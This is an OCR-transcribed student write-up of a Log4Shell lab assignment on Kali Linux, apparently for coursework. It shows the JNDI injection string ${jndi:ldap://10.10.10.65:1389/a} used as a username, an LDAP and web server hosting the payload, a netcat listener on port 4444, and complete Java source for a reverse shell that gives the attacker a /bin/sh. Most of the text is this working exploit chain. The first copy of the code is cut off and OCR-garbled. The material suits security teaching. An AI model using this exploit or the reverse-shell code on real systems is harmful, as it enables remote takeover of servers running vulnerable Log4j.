

1. Extract the “jdk-8u202-linux-x64.tar.gz” from log4j assignment file I unzipped




kali@kali: ~/Desktop/Log4J-Assignment
File Actions Edit View Help
kali@kali: ~
kali@kali: ~/Desktop/Log4J-Assignment

```
jdk1.8.0_202/jre/lib/amd64/libinstrument.so
jdk1.8.0_202/jre/lib/amd64/libawt_xawt.so
jdk1.8.0_202/jre/lib/amd64/libmanagement.so
jdk1.8.0_202/jre/lib/amd64/libunpack.so
jdk1.8.0_202/jre/lib/amd64/libgstreamer-lite.so
jdk1.8.0_202/jre/lib/amd64/libawt_headless.so
jdk1.8.0_202/jre/lib/amd64/libsplashscreen.so
jdk1.8.0_202/jre/lib/fontconfig.properties.src
jdk1.8.0_202/jre/lib/psfont.properties.ja
jdk1.8.0_202/jre/lib/fontconfig.Turbo.properties.src
jdk1.8.0_202/jre/lib/jce.jar
jdk1.8.0_202/jre/lib/flavormap.properties
jdk1.8.0_202/jre/lib/jfxswt.jar
jdk1.8.0_202/jre/lib/fontconfig.SuSE.10.properties.src
jdk1.8.0_202/jre/lib/fontconfig.SuSE.11.bfc
jdk1.8.0_202/jre/COPYRIGHT
jdk1.8.0_202/jre/THIRDPARTYLICENSEREADME-JAVAFX.txt
jdk1.8.0_202/jre/Welcome.html
jdk1.8.0_202/jre/README
jdk1.8.0_202/README.html

┌──(kali㉿kali)-[~/Desktop/Log4J-Assignment]
└─$ 
```

2. I ran python log4jdriver.py 10.10.10.65 address (your Kali IP on the infrastructure). This will launch an LDAP server and web server that hosts the exploit payload. URL = ${jndi:ldap://10.10.10.65:1389/a} which is the username




```
┌──(kali㉿kali)-[~/Desktop/Log4J-Assignment]
└─$ python3 log4jdriver.py 10.10.10.65
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://10.10.10.65:1389/a}

Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Listening on 0.0.0.0:1389
```




```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.10.65] from (UNKNOWN) [10.10.10.65] 60002
```


3. This is my `Exploit.java`. The constructor of the class `Exploit`

4. 

```java
import java.io.*;
import java.net.*;

public class Exploit {
    public Exploit() {
        try {
            // Attacker's IP address and port
            String host = "10.10.10.65";
            int port = 4444;

            // Establish a reverse shell connection
            Socket socket = new Socket(host, port);
            Process process = new ProcessBuilder("/bin/sh").redirectErrorStream(true).start();
            InputStream in = process.getInputStream();
            OutputStream out = process.getOutputStream();

            // Create threads to read from and write to the socket
            Thread socketToInput = new Thread(() → {
                try {
                    InputStream socketIn = socket.getInputStream();
                    OutputStream processOut = process.getOutputStream();
                    byte[] buffer = new byte[1024];
                    int bytesRead;
                    while ((bytesRead = socketIn.read(buffer)) ≠ -1) {
                        processOut.write(buffer, 0, bytesRead);
                    }
                } catch (IOException e) {
                    e.printStackTrace();
                }
            });
            socketToInput.start();

            Thread inputToSocket = new Thread(() → {
                try {
                    OutputStream socketOut = socket.getOutputStream();
                    byte[] buffer = new byte[1024];
                    int bytesRead;
```



```
┌──(kali㉿kali)-[~/Desktop/Log4J-Assignment/jdk1.8.0_202/bin]
└─$ ~/Desktop/Log4J-Assignment/jdk1.8.0_202/bin/javac Exploit.java
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

┌──(kali㉿kali)-[~/Desktop/Log4J-Assignment/jdk1.8.0_202/bin]
└─$ 
```



```
┌──(kali㉿kali)-[~/Desktop/Log4J-Assignment/jdk1.8.0_202/bin]
└─$ ~/Desktop/Log4J-Assignment/jdk1.8.0_202/bin/javac Exploit.java
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

┌──(kali㉿kali)-[~/Desktop/Log4J-Assignment/jdk1.8.0_202/bin]
└─$ java Exploit
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
```

5. I then executed my reverse shell and established connection.

Exploit.Java

```java
import java.io.*;
import java.net.*;

public class Exploit {
    public Exploit() {
        try {
            // Attacker's IP address and port
            String host = "10.10.10.65";
            int port = 4444;

            // Establish a reverse shell connection
            Socket socket = new Socket(host, port);
            Process process = new ProcessBuilder("/bin/sh").redirectErrorStream(true).start();
            InputStream in = process.getInputStream();
            OutputStream out = process.getOutputStream();

            // Create threads to read from and write to the socket
            Thread socketToInput = new Thread(() -> {
                try {
                    InputStream socketIn = socket.getInputStream();
                    OutputStream processOut = process.getOutputStream();
                    byte[] buffer = new byte[1024];
                    int bytesRead;
                    while ((bytesRead = socketIn.read(buffer)) != -1) {
                        processOut.write(buffer, 0, bytesRead);
                    }
                } catch (IOException e) {
                    e.printStackTrace();
                }
            });
            socketToInput.start();

            Thread inputToSocket = new Thread(() -> {
                try {
                    OutputStream socketOut = socket.getOutputStream();
                    byte[] buffer = new byte[1024];
                    int bytesRead;
                    while ((bytesRead = in.read(buffer)) != -1) {
                        socketOut.write(buffer, 0, bytesRead);
                    }
                } catch (IOException e) {
                    e.printStackTrace();
                }
            });
            inputToSocket.start();

            // Wait for the threads to finish
            socketToInput.join();
            inputToSocket.join();

            // Close the socket and process
            socket.close();
            process.destroy();
        } catch (Exception e) {
            e.printStackTrace();
        }
    }

    public static void main(String[] args) {
        new Exploit();
    }
}
```